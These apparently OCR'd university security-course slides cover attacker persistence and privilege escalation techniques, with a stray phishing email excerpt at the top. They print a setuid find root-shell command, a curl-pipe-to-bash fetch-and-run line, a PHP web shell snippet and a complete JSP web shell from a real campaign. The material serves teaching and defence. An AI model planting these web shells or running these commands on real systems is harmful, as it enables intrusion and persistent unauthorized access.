
Dear All,

Sorry to bother you, we wish to inform you that our finance department has currently commenced upgrading the bank account ending with 474 you have on your system, as a result of the ongoing upgrade we will be unable to receive payments using these bank accounts until further notice.

Sending Mail Domain (III)

- Real
- Irrelevant
- Credible
- Lookalike
- **Spoofed**
  - **Identical** to that of claimed sender
  - Necessary vulnerabilities / misconfigurations (either in claimed sender or in recipient)
  - Partial defenses: SPF / DKIM / DMARC (beyond our course)

"Spoofed": Example



Persistence and Privilege Escalation

Persistence and Privilege Escalation

Persistence

19 techniques

- **Persistence … to keep access to systems** across restarts, changed credentials, and other interruptions that could cut off their access.
  - …replacing or hijacking legitimate code or adding startup code.

Privilege Escalation

14 techniques

- **Privilege Escalation … to gain higher-level permissions** on a system or network.
  - …system weaknesses, misconfigurations, and vulnerabilities.

- If you achieve Privilege Escalation then you can execute more techniques for Persistence

Setuid e Setgid: Privilege Escalation

Setuid e Setgid: Privilege Escalation

Privilege Escalation
14 techniques

Abuse Elevation Control Mechanism (6)

- Setuid and Setgid
- Bypass User Account Control
- Sudo and Sudo Caching
- Elevated Execution with Prompt
- Temporary Elevated Cloud Access
- TCC Manipulation

- An adversary may abuse configurations where an application has the setuid or setgid bits set in order to get code running in a different (and possibly more privileged) user's context.

Linux: `find`

find(1) - Linux man page

Name

find - search for files in a directory hierarchy

Synopsis

find [-H] [-L] [-P] [-D debugopts] [-Olevel] [path...] [expression]

```
find . -name "*.txt"
```

Search recursively from current directory and display pathname

```
find . -name "*.txt" -exec ls -l {} \;
```

...and access rights (by executing `ls -l` on each file found)

Misconfiguration: `find`

```
-rwsr-xr-x 1 root root 532K Jan 15 12:34 /usr/bin/find
```


Can be executed by any user with the access rights of its owner (**`root`**)

```
// spawn an interactive root shell
find . -exec /bin/sh \;

// download from URL and execute as a root shell
find . -exec sh -c 'curl -s URL | bash' \;
```


Web Shell: Persistence

Web Shell: Persistence




- Adversaries may **backdoor** web servers with web shells to establish persistent access to systems.
- A Web shell is **a Web script** that is placed on an openly accessible Web server to allow an adversary to access the Web server as a gateway into a network.
- A Web shell may provide a set of functions to execute or a **command-line interface** on the system that hosts the Web server.

Dynamic Web Document



Web Shell (I)




- Attacker installs in victim webapp a module that:
  1. Creates a **dynamic** document
     - Identified by some URL-A
     - Managed as a **program** (**not** as data)
     - Input = query string
     - Output = returned document
  2. When it runs, it **spawns a shell** on the web server that executes **one** command and terminates

Web Shell (II)

URL.localName
query_string

Encodes a shell command

Contains shell command output



Example (I)

- Assume WS supports dynamic content generated in **PHP**

- Attacker installs PHP module named `innocent.php`
  - Expected HTTP request parameters:
  - `cmd` Command to execute
  - `password` Password encoded in the module to make sure that no other attacker can use that web shell

`http://IP-target/innocent.php?password=hackwzd&cmd=ls`

Example (II)

Boolean function in `innocent.php` that returns true only if the value of parameter `password` is a predefined string

innocent.php

```
...
if (auth($_GET['password']) {
      echo '<pre>'.exec($_GET['cmd']).'<pre>';
}
...
```

PHP library function that **invokes a shell** executing the value of parameter `cmd`

Real Example (Massive Campaign 2025)

```
<%@ page import="java.util.*,java.io.*"%>

        <HTML><BODY>
        <FORM METHOD="GET" NAME="myform" ACTION="">
        <INPUT TYPE="text" NAME="cmd">
        <INPUT TYPE="submit" VALUE="Send">
        </FORM>
        <pre>
        <%
        if (request.getParameter("cmd") != null) {
                out.println("Command: " + request.getParameter("cmd") + "<BR>");
                Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
                OutputStream os = p.getOutputStream();
                InputStream in = p.getInputStream();
                DataInputStream dis = new DataInputStream(in);
                String disr = dis.readLine();
                while ( disr != null ) {
                        out.println(disr);
                       disr = dis.readLine();
                       }
                }
        %>
        </pre>
        </BODY></HTML>
```

Java servlet

- ❑ Serves a `FORM`
- ❑ Handles its submission

Web Shell (III-a)


- Web shell traffic:
  - **Hidden** within web server traffic
  - Generated **only** while web shell is being accessed

- **Only** the Attacker is aware of the existence of the web shell
  - Unusual URLs on a web server can be spotted in theory…
  - …very hard in practice

- Web shell may remain unnoticed for **very long periods**


Scheduled Task/Job: Persistence

Scheduled Task/Job: Persistence



- Adversaries may abuse task scheduling functionality to facilitate **initial** or **recurring** execution of malicious code.
- Utilities exist within all major operating systems to **schedule** programs or scripts to be executed at a specified date and time

Scheduled Task/Job: Persistence



- Adversaries may abuse the **Windows** Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are **multiple** ways to access the Task Scheduler in Windows. The `schtasks` utility can be run directly on the command line, or ...

- Adversaries may abuse the `cron` utility in **Unix-lik**e systems to perform task scheduling for initial or recurring execution of malicious code. The `crontab` files contain the schedule of the jobs to be run and can be stored in **many** o.s.-specific places.

`crontab` Example (Linux)

1	Minute (0-59)
2	Hour (2-24)
3	Day of month (1-31)
4	Month (1-12, Jan, Feb, etc)
5	Day of week (0-6) 0 = Sunday, 1 = Monday etc or Sun, Mon, etc
6	User that the command will run as
7	Command to execute

`30 1 * * * root` *`command`*

Execute `command` as `root` at 1:30 every day

- Adversaries may attempt to:
  - Modify an existing `crontab` file
  - Create a `crontab` file in a directory that may contain one
  - Modify an executable scheduled in a `crontab` file

`schtasks` **Example (Windows)**

Syntax

```
schtasks /change
schtasks /create
schtasks /delete
schtasks /end
schtasks /query
schtasks /run
```

```
"C:\Windows\System32\schtasks.exe" /CREATE
/SC ONCE /ST 17:21:58
/TN 9T6ukfi6 /TR
"'C:\Users\pagefilerpqy.exe'" /f /RL HIGHEST
```

(real case; see companion website for an explanation)

- Adversaries may attempt to:
  - Create a scheduled task
  - Modify an executable of a scheduled task

When you want to cry

- Execute this command on your notebook

```
schtasks /query /fo list /v
```

DLL Abuse

Dynamic Link Library (DLL) (I)

- Technology that exists in **every** modern o.s.

- We will focus on Windows
  - Windows: DLL
  - Linux: Shared object

Dynamic Link Library (DLL) (II)

- **Library** used by a program but **not** contained in the **executable** file
- Stored in a file with `.dll` extension

- Can be loaded in the process memory in two ways:
  - **Load time**: executable contains name of DLL and info "load time"
  - **Run time**: program invokes system call with name of DLL

- Operating system:
  - Allocates (virtual) memory in the process
  - Locates file containing DLL
  - Maps file content to process (virtual) memory
    (and a **lot** of other **complex** details)

Example Usage (outline)

```
// Specify the DLL to load
LPCSTR dllPath = "example.dll";

// Load the DLL into memory
HMODULE hDll = LoadLibrary(dllPath);
if (!hDll) { ... return 1; }

// Get the function address
// (FuncType is defined as a pointer to function, with expected signature)
FuncType func = (FuncType) GetProcAddress(hDll, "ExampleFunction");
if (!func) { ... return 1; }

// Call the function
func();
```

O.S. locates DLL File and loads it in memory of running process

Dynamic Link Library (DLL) (II)

- Advantages:
  - Executable file **smaller**
  - Usually **one** copy in physical memory for **all** the processes that use it
  - DLL can be **upgraded** independently of all the programs that use it
  - Invoking program and DLL can be written in **different** languages (need only agree on naming and calling conventions)

- Disadvantage:
  - Executable file not self contained

Key problem

```
// Specify the DLL to load
LPCSTR dllPath = "example.dll";

// Load the DLL into memory
HMODULE hDll = LoadLibrary(dllPath);
if (!hDll) { ... return 1; }

// Get the function address
// (FuncType is defined as a pointer to function, with expected signature)
FuncType func = (FuncType) GetProcAddress(hDll, "ExampleFunction");
if (!func) { ... return 1; }

// Call the function
func();
```

COMPLEX rules for DLL **Name** → DLL **File**

Adversaries can **abuse** these rules and cause a **malicious** DLL File to load

Just to have an idea

- DLL name → DLL file
  - Predefined **list of directories**
  - Predefined list of names and/or directories in one or more keys in the **registry** (o.s. configuration)
  - **Order** and **details** depend on **many** factors, including executable, process, DLL

- Adversaries may **abuse** these rules in **many** ways
  - Just **one** of them in the next slide

DLL Search Order Hijacking


- DLL N-TRUE is in directory DX
- O.S. **searches** with this directory **order**: D1,D2,...,DX,...
- Attacker has **write** access right in a directory searched **before** DX

- Adversary:
  - Creates malicious DLL named N-TRUE
    (functions must have same signatures as the legitimate DLL)
  - Places it in a directory searched **before** DX
  - Wait for an application to load N-TRUE

Tactics

- **Persistence:** Adversary code (DLL) will be executed again and again, across shutdown and bootstrap

- **Privilege Escalation:** if DLL is used by a process of a User with **high privilege**



Persistence Recap

Persistence

19 techniques

- **Persistence … to keep access to systems** across restarts, changed credentials, and other interruptions that could cut off their access.
  - …replacing or hijacking legitimate code or adding startup code.

- Server software component: Web shell
- Hijack execution flow: DLL search order hijacking
- Scheduled Task/Job: cron, Scheduled Task

Privilege Escalation Recap


Privilege Escalation
14 techniques

- **Privilege Escalation … to gain higher-level permissions** on a system or network.
  - …system weaknesses, misconfigurations, and vulnerabilities.

- Abuse elevation control mechanism: Setuid / Setgid
- Hijack execution flow: DLL search order hijacking
- Exploitation for privilege escalation
- Valid accounts
- Domain policy modification

Initial Access: Supply Chain and Trust

Initial Access (I)



Nothing really surprising

Initial Access (II)

